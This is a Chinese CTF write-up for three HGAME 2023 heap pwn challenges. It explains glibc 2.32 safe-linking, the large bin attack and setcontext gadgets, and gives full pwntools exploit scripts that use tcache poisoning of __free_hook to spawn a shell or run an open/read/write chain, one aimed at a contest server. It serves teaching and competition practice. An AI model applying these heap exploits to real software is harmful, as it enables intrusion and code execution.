2023hgame week3 wp

pwn

safe_note

原理

2.32增加了单链表的保护机制，对fastbin和tcache的fd指针进行了运算，相关源码如下：

```
#define PROTECT_PTR(pos, ptr) \
     ((__typeof (ptr)) ((((size_t) pos) >> 12) ^ ((size_t) ptr)))
#define REVEAL_PTR(ptr)  PROTECT_PTR (&ptr, ptr)
```

变化就是fd成员的内容从下一个chunk的地址ptr变成`ptr^(&ptr>>12)`（亦或移位操作后的所存地址）

```
e->next = PROTECT_PTR (&e->next, tcache->entries[tc_idx]);
//e->next = tcache->entries[tc_idx];（2.31源码）

tcache->entries[tc_idx] = REVEAL_PTR (e->next);
```

利用

在有uaf的情况下我们可以泄露出e->next，但最初tcache链表是空的，及tcache->entries[tc_idx] = 0，设e为放入tcache的tcache_entry，那e->next = (&e->next>>12)^0 = &e->next>>12
已知chunk地址和heap基址的偏移我们可以通过泄露出来的值确定heap的基址，这意味着&e->next的值之后都是已知的

思路

还是uaf（一个uaf出了两星期也是醉了，我看这个文件都快看吐了）

- 先按上文所说泄露heap基址（fd<<12就是heap基址）

- 然后老套路unsorted bin泄露libc基址
- 再申请然后释放两个另外大小的chunk（tcache有chunk数量的检测），更改chunk1的fd为(&chunk1->fd>>12)^&__free_hook

```
gdb-peda$ heapinfo
(0x20)     fastbin[0]: 0x0
(0x30)     fastbin[1]: 0x0
(0x40)     fastbin[2]: 0x0
(0x50)     fastbin[3]: 0x0
(0x60)     fastbin[4]: 0x0
(0x70)     fastbin[5]: 0x0
(0x80)     fastbin[6]: 0x0
(0x90)     fastbin[7]: 0x0
(0xa0)     fastbin[8]: 0x0
(0xb0)     fastbin[9]: 0x0
          top: 0x559237f5bbb0 (size : 0x20450)
last_remainder: 0x559237f5ba10 (size : 0xa0)
     unsortbin: 0x559237f5ba10 (size : 0xa0)
(0x20)   tcache_entry[0](1): 0x559237f5b2a0
(0x30)   tcache_entry[1](2): 0x559237f5b9c0 ⟶ 0x559237f5b9f0
```

```
gdb-peda$ heapinfo
(0x20)     fastbin[0]: 0x0
(0x30)     fastbin[1]: 0x0
(0x40)     fastbin[2]: 0x0
(0x50)     fastbin[3]: 0x0
(0x60)     fastbin[4]: 0x0
(0x70)     fastbin[5]: 0x0
(0x80)     fastbin[6]: 0x0
(0x90)     fastbin[7]: 0x0
(0xa0)     fastbin[8]: 0x0
(0xb0)     fastbin[9]: 0x0
          top: 0x559237f5bbb0 (size : 0x20450)
last_remainder: 0x559237f5ba10 (size : 0xa0)
     unsortbin: 0x559237f5ba10 (size : 0xa0)
(0x20)   tcache_entry[0](1): 0x559237f5b2a0
(0x30)   tcache_entry[1](2): 0x559237f5b9c0 ⟶ 0x7f8754b14e40
```

- 然后就是老套路了

exp


```
from pwn import *
context.arch = 'amd64'
context.os = 'linux'
context.log_level = 'debug'

def add(index,size):
    p.sendlineafter(b'>',b'1')
    p.sendlineafter(b'Index: ',str(index).encode())
    p.sendlineafter(b'Size: ',str(size).encode())
def delete(index):
    p.sendlineafter(b'>',b'2')
    p.sendlineafter(b'Index: ',str(index).encode())
def edit(index,content):
    p.sendlineafter(b'>',b'3')
    p.sendlineafter(b'Index: ',str(index).encode())
    p.sendafter(b'Content: ',content)
def show(index):
    p.sendlineafter(b'>',b'4')
    p.sendlineafter(b'Index: ',str(index).encode())
def pack(pos, ptr):
    return (pos >> 12) ^ ptr

p=process('./safe')
#p=remote('week-3.hgame.lwsec.cn',32629)
#gdb.attach(p)
libc=ELF('./2.32-0ubuntu3.2_amd64/libc-2.32.so')

add(0,0x10)
delete(0)
show(0)
```

```
s=(p.recvuntil(b'\n')[:-1]).ljust(8,b'\x00')
heap=u64(s)<<12
for i in range(2,11):
    add(i,0xf0)
for i in range(2,10):
    delete(i)
edit(9,b'\n')
show(9)
p.recvuntil(b'\n')
s=(b'\n'+p.recvuntil(b'\n')[:-1]).ljust(8,b'\x00')
libcbase=u64(s)-libc.symbols['__malloc_hook']-0xc0a+0xb90
print(hex(libcbase))
print(hex(heap))
system_addr=libcbase+libc.symbols['system']
free_hook=libcbase+libc.symbols['__free_hook']
edit(9,b'\x00')
add(11, 0x20)
add(12, 0x20)
delete(12)
delete(11)
#gdb.attach(p)
edit(11, p64(pack(heap + 0x290+0x9b0+0x10, free_hook)))
add(13, 0x20)
edit(13,b'/bin/sh\x00')
add(14, 0x20)
edit(14,p64(system_addr))
delete(13)
p.interactive()
```

large_note

原理

large bin attack需要利用的是malloc里将chunk从unsorted bin摘除，放入large bin的过程，相关源码如下（ps：再放一遍largebin结构）（pps：chunk链的头结点的bk指向更大的chunk链的头节点，尾结点的fd指向更小的chunk链的头节点）：




```
  while ((victim = unsorted_chunks (av)->bk) != unsorted_chunks (av))
//定位至unsorted bin的最后一个chunk一个个摘下直到unsorted bin没有chunk
    {
      bck = victim->bk;
//筛去过大或过小的chunk
      if (__builtin_expect (victim->size <= 2 * SIZE_SZ, 0)
          || __builtin_expect (victim->size > av->system_mem, 0))
        malloc_printerr (check_action, "malloc(): memory corruption",
                         chunk2mem (victim), av);
      size = chunksize (victim);

            ……

//从unsorted bin中摘下chunk的过程
      unsorted_chunks (av)->bk = bck;
      bck->fd = unsorted_chunks (av);

            ……

      if (in_smallbin_range (size))
```

```
        {
            ……
        }
//放入large bin
      else
        {
//计算index
          victim_index = largebin_index (size);
//bck定位至第一个chunk链（large bin数组）
          bck = bin_at (av, victim_index);
//fwd定位至第二个chunk链（最大的chunk链）
          fwd = bck->fd;

          /* maintain large bins in sorted order */
          if (fwd != bck)//非空
            {
              /* Or with inuse bit to speed comparisons */
              size |= PREV_INUSE;
              /* if smaller than smallest, bypass loop below */
              assert ((bck->bk->size & NON_MAIN_ARENA) == 0);
              if ((unsigned long) (size) < (unsigned long) (bck->bk->size))
//bck->bk定位至最后一个chunk链（最小的chunk链）
//如果victim比已有最小的chunk还小
                {
//fwd定位至第一个chunk链，bck定位至最后一个chunk链
                  fwd = bck;
                  bck = bck->bk;

//fd_nextsize指向最大的zhunk链，bk_nextsize指向最小的chunk链
                  victim->fd_nextsize = fwd->fd;
                  victim->bk_nextsize = fwd->fd->bk_nextsize;
//victim成为最小的chunk链和最大的chunk链连接
//原最小的chunk链和victim连接成为第二小的chunk链
                  fwd->fd->bk_nextsize = victim->bk_nextsize->fd_nextsize = victim;
                }
              else
                {
                  assert ((fwd->size & NON_MAIN_ARENA) == 0);
//fwd从大到小移动直至小于等于victim
                  while ((unsigned long) size < fwd->size)
                    {
                      fwd = fwd->fd_nextsize;
                      assert ((fwd->size & NON_MAIN_ARENA) == 0);
                    }

//如果vctim和fwd大小相等
                  if ((unsigned long) size == (unsigned long) fwd->size)
                    /* Always insert in the second position.  */
//fwd定位至该小chunk链的第二个chunk
                    fwd = fwd->fd;
//fwd是比victim小的最大的chunk链
                  else
                    {
//chunk链连接同上
                      victim->fd_nextsize = fwd;
                      victim->bk_nextsize = fwd->bk_nextsize;
                      fwd->bk_nextsize = victim;
                      victim->bk_nextsize->fd_nextsize = victim;
                    }
//bck定位至比victim大的第一个chunk链
                  bck = fwd->bk;
                }
            }
          else
            victim->fd_nextsize = victim->bk_nextsize = victim;
        }

//fwd是victim的fd，bck是victim的bk
      mark_bin (av, victim_index);
      victim->bk = bck;
      victim->fd = fwd;
      fwd->bk = victim;
      bck->fd = victim;

#define MAX_ITERS       10000
      if (++iters >= MAX_ITERS)
        break;
    }
```

利用


实验代码如下（代码来自https://blog.csdn.net/qq_41252520/article/details/126211062）：


```
#include<unistd.h>
#include<stdio.h>
#include<stdlib.h>

size_t g_Target = 0xABCDEF20220807;
int main()
{
    char* large_chunk1 = (char*)malloc(0x450);
    char* pad1 = (char*)malloc(0x20);
    char* large_chunk2 = (char*)malloc(0x440);
    char* pad2 = (char*)malloc(0x20);

    free(large_chunk1);
    char* pad3 = (char*)malloc(0x500);

    free(large_chunk2);

    *(size_t*)(large_chunk1+0x18)=((size_t)&g_Target)-0x20;

    char* p1 = (char*)malloc(0x20);

    return 0;
}
```

- 先申请四个chunk，其中pad1、pad2用于隔离，防止合并
- 释放chunk1进入unsorted bin
- 申请pad3，unsorted bin中的chunk1放进large bin，此时chunk1的fd_nextsize和bk_nextsize都指向自己
- 释放chunk2，chunk2进入unsorted bin
- 更改chunk1的bk*nextsize*为*g*Target-0x20
- 申请一个chunk，chunk2进入large bin。由于chunk2小于chunk1，执行以下代码：

```
victim_index = largebin_index (size);
bck = bin_at (av, victim_index);
fwd = bck->fd;

……

fwd = bck;
bck = bck->bk;//chunk1

victim->fd_nextsize = fwd->fd;
//chunk2->fd_nextsize=chunk1
victim->bk_nextsize = fwd->fd->bk_nextsize;
//chunk2->bk_nextsize=chunk1->bk_nextsize=g_Target-0x20
fwd->fd->bk_nextsize = victim->bk_nextsize->fd_nextsize = victim;
//chunk1->bk_nextsize=chunk2
//(g_Target-0x20)->fd_nextsize=*g_Target=chunk2
```

- 更改成功。ps：示意图如下：





- ps：large bin attack的利用方式好像还挺多的，how2heap里就是另外一种，但利用起来更麻烦，高版本还有检查。以后如果用了再补吧

利用步骤

- malloc一块size1大小的large chunk（chunk1）
- malloc一块随便大小的chunk（防止合并）
- malloc一块size2大小的large chunk，要求size2<size1且size1和size2在同一个large bin范围内
- malloc一块随便大小的chunk（防止合并）
- free（chunk1），chunk1进入unsorted bin
- malloc一块size3的large chunk，要求size3>size1（不触发分割），chunk1进入large bin
- free（chunk2），chunk2进入unsorted bin
- 修改chunk1->bk_nextsize=Target-0x20
- malloc一块chunk（大小不等于size2），chunk2进入large bin，触发large bin attack

思路

看到这个名字第一反应就是large bin attack，但参见上文↑，我一直觉得这个漏洞很鸡肋不知道怎么用。直到我半夜搜到这个
https://blog.csdn.net/qq_33590156/article/details/121716696
这道题最大的问题就是申请的chunk过大不在tcache的范围内，不能uaf。但large bin attack可以在tcache_max_bin处写下大至，使得更大的chunk能够放进tcache就可以uaf了（tcache_max_bin在mp_+80的地方，本身值为0x40），具体操作见上。
之后步骤同safe_note

exp

```
from pwn import *
context.arch = 'amd64'
context.os = 'linux'
context.log_level = 'debug'

def add(index,size):
    p.sendlineafter(b'>',b'1')
    p.sendlineafter(b'Index: ',str(index).encode())
```

```
    p.sendlineafter(b'Size: ',str(size).encode())
def delete(index):
    p.sendlineafter(b'>',b'2')
    p.sendlineafter(b'Index: ',str(index).encode())
def edit(index,content):
    p.sendlineafter(b'>',b'3')
    p.sendlineafter(b'Index: ',str(index).encode())
    p.sendafter(b'Content: ',content)
def show(index):
    p.sendlineafter(b'>',b'4')
    p.sendlineafter(b'Index: ',str(index).encode())
def pack(pos, ptr):
    return (pos >> 12) ^ ptr

#p=process('./large')
p=remote('week-3.hgame.lwsec.cn',30719)
#gdb.attach(p)
libc=ELF('./2.32-0ubuntu3.2_amd64/libc-2.32.so')

add(0,0x510)
add(1,0x510)
add(2,0x500)
add(3,0x500)
delete(0)
edit(0,b'a')
show(0)
s=p.recvuntil(b'\n')[:-1].ljust(8,b'\x00')
libcbase=u64(s)-0x70-libc.symbols['__malloc_hook']-0x61
print(hex(libcbase))
tcache_max_bin=libcbase+0x1e3280+80
print(hex(tcache_max_bin))
edit(0,b'\x00')
add(4,0x600)
delete(2)
show(0)
pad1=u64(p.recvuntil(b'\n')[:-1].ljust(8,b'\x00'))
print(hex(pad1))
edit(0,p64(pad1)+b'\x00'*0x10+p64(tcache_max_bin-0x20))
add(5,0x600)
delete(5)
show(5)
s=p.recvuntil(b'\n')[:-1].ljust(8,b'\x00')
heap=(u64(s)<<12)-0x1000
print(hex(heap))
free_hook=libcbase+libc.symbols['__free_hook']
system_addr=libcbase+libc.symbols['system']
add(6,0x610)
add(7,0x610)
delete(7)
delete(6)
edit(6,p64(pack(heap+0x2930,free_hook)))
add(8,0x610)
edit(8,b'/bin/sh\x00')
add(9,0x610)
edit(9,p64(system_addr))
delete(8)
p.interactive()
#gdb.attach(p)
#pause()
```

note_context

2.29以下

堆上的orw主要就是利用setcontext函数中的gadget

```
<setcontext+53>:  mov    rsp,QWORD PTR [rdi+0xa0]
<setcontext+60>:  mov    rbx,QWORD PTR [rdi+0x80]
<setcontext+67>:  mov    rbp,QWORD PTR [rdi+0x78]
<setcontext+71>:  mov    r12,QWORD PTR [rdi+0x48]
<setcontext+75>:  mov    r13,QWORD PTR [rdi+0x50]
<setcontext+79>:  mov    r14,QWORD PTR [rdi+0x58]
<setcontext+83>:  mov    r15,QWORD PTR [rdi+0x60]
<setcontext+87>:  mov    rcx,QWORD PTR [rdi+0xa8]
<setcontext+94>:  push   rcx
<setcontext+95>:  mov    rsi,QWORD PTR [rdi+0x70]
<setcontext+99>:  mov    rdx,QWORD PTR [rdi+0x88]
<setcontext+106>: mov    rcx,QWORD PTR [rdi+0x98]
<setcontext+113>: mov    r8,QWORD PTR [rdi+0x28]
```

```
<setcontext+117>: mov    r9,QWORD PTR [rdi+0x30]
<setcontext+121>: mov    rdi,QWORD PTR [rdi+0x68]
<setcontext+125>: xor    eax,eax
<setcontext+127>: ret
```

我们将setcontext+53的地址写入free_hook中，当我们执行free(chunk1)时，chunk1的地址（data段地址）会被传入rdi，这样我们就控制了rdi，并且可以通过rdi控制寄存器
我们需要控制的寄存器就是rsp和rcx：

- 我们需要将已经写好的orw链的地址写在rdi+0xa0处，这样就能通过<setcontext+53>: mov rsp,QWORD PTR [rdi+0xa0]实现栈迁移
- 我们还需要将一个ret指令的地址写在rdi+0xa8处，因为push rcx会将rcx入栈，ret执行的就是rcx的地址

2.29以上

gadget+setcontext

2.29之后setcontext中的gadget变成了以rdx索引，因此我们需要找一些能控制rdx的gadget

```
.text:00000000000580DD                mov     rsp, [rdx+0A0h]
.text:00000000000580E4                mov     rbx, [rdx+80h]
.text:00000000000580EB                mov     rbp, [rdx+78h]
.text:00000000000580EF                mov     r12, [rdx+48h]
.text:00000000000580F3                mov     r13, [rdx+50h]
.text:00000000000580F7                mov     r14, [rdx+58h]
.text:00000000000580FB                mov     r15, [rdx+60h]
.text:00000000000580FF                test    dword ptr fs:48h, 2
    ....
.text:00000000000581C6                mov     rcx, [rdx+0A8h]
.text:00000000000581CD                push    rcx
.text:00000000000581CE                mov     rsi, [rdx+70h]
.text:00000000000581D2                mov     rdi, [rdx+68h]
.text:00000000000581D6                mov     rcx, [rdx+98h]
.text:00000000000581DD                mov     r8, [rdx+28h]
.text:00000000000581E1                mov     r9, [rdx+30h]
.text:00000000000581E5                mov     rdx, [rdx+88h]
.text:00000000000581EC                xor     eax, eax
.text:00000000000581EE                retn
```

getkeyserv_handle+576有一段gadget

```
mov     rdx, [rdi+8]
mov     [rsp+0C8h+var_C8], rax
call    qword ptr [rdx+20h]
```

可以通过rdi控制rdx，从2.29到2.32都可以用

- free_hook写入getkeyserv_handle+576
- rdi+8写入rdx的值
- rdx+0x20写入setcontext+53的值
- rdx+0xa0写入orw链的地址
- rdi+0xa8写入一个ret指令的地址

gadget+栈迁移

gadget svcudp_reply+26：

```
mov rbp, qword ptr [rdi + 0x48];
mov rax, qword ptr [rbp + 0x18];
lea r13, [rbp + 0x10];
mov dword ptr [rbp + 0x10], 0;
mov rdi, r13;
call qword ptr [rax + 0x28];
```

可以通过rdi控制rbp的值实现栈迁移，还可以通过rbp控制rax实现程序的跳转

exp


```
from pwn import *
context.arch = 'amd64'
context.os = 'linux'
context.log_level = 'debug'

def add(index,size):
    p.sendlineafter(b'>',b'1')
    p.sendlineafter(b'Index: ',str(index).encode())
    p.sendlineafter(b'Size: ',str(size).encode())
def delete(index):
```

```
    p.sendlineafter(b'>',b'2')
    p.sendlineafter(b'Index: ',str(index).encode())
def edit(index,content):
    p.sendlineafter(b'>',b'3')
    p.sendlineafter(b'Index: ',str(index).encode())
    p.sendafter(b'Content: ',content)
def show(index):
    p.sendlineafter(b'>',b'4')
    p.sendlineafter(b'Index: ',str(index).encode())
def pack(pos, ptr):
    return (pos >> 12) ^ ptr

p=process('./context')
#p=remote('week-3.hgame.lwsec.cn',30223)
#gdb.attach(p)
libc=ELF('./2.32-0ubuntu3.2_amd64/libc-2.32.so')

add(0,0x510)
add(1,0x510)
add(2,0x500)
add(3,0x500)
delete(0)
edit(0,b'a')
show(0)
s=p.recvuntil(b'\n')[:-1].ljust(8,b'\x00')
libcbase=u64(s)-0x70-libc.symbols['__malloc_hook']-0x61
print(hex(libcbase))
tcache_max_bin=libcbase+0x1e3280+80
print(hex(tcache_max_bin))
edit(0,b'\x00')
add(4,0x600)
delete(2)
show(0)
pad1=u64(p.recvuntil(b'\n')[:-1].ljust(8,b'\x00'))
print(hex(pad1))
edit(0,p64(pad1)+b'\x00'*0x10+p64(tcache_max_bin-0x20))
add(5,0x600)
delete(5)
show(5)
s=p.recvuntil(b'\n')[:-1].ljust(8,b'\x00')
heap=(u64(s)<<12)-0x1000
print(hex(heap))
free_hook=libcbase+libc.symbols['__free_hook']
system_addr=libcbase+libc.symbols['system']
add(6,0x610)
add(7,0x610)
delete(7)
delete(6)
edit(6,p64(pack(heap+0x2930,free_hook)))
add(8,0x610)
add(9,0x610)

rdx_addr=libcbase+0x14b760
ret_addr=libcbase+0x26699
set_context_addr=libcbase+0x5306d
open_addr=libcbase+libc.symbols['open']
read_addr=libcbase+libc.symbols['read']
write_addr=libcbase+libc.symbols['write']
pop_rdi_addr=libcbase+0x2858f
pop_rsi_addr=libcbase+0x2ac3f
pop_rdx_r12_addr=libcbase+0x114161
payload=b'./flag\x00\x00'+p64(heap+0x2310+0x18)+0x18*b'\x00'+p64(set_context_addr)
payload+=(0xa8-0x30)*b'\x00'+p64(heap+0x2310+0x100)+p64(ret_addr)
payload+=(0x100-0xb0-0x18)*b'\x00'
payload+=p64(pop_rdi_addr)+p64(heap+0x2320)+p64(pop_rsi_addr)+p64(0)+p64(open_addr)
payload+=p64(pop_rdi_addr)+p64(3)+p64(pop_rsi_addr)+p64(heap+0x2310)+p64(pop_rdx_r12_addr)+p64(0x30)+p64(0)+p64(read_addr)
payload+=p64(pop_rdi_addr)+p64(1)+p64(pop_rsi_addr)+p64(heap+0x2310)+p64(pop_rdx_r12_addr)+p64(0x30)+p64(0)+p64(write_addr)
gdb.attach(p)
edit(9,p64(rdx_addr))
edit(8,payload)
delete(8)
print(p.recv())
```


reverse

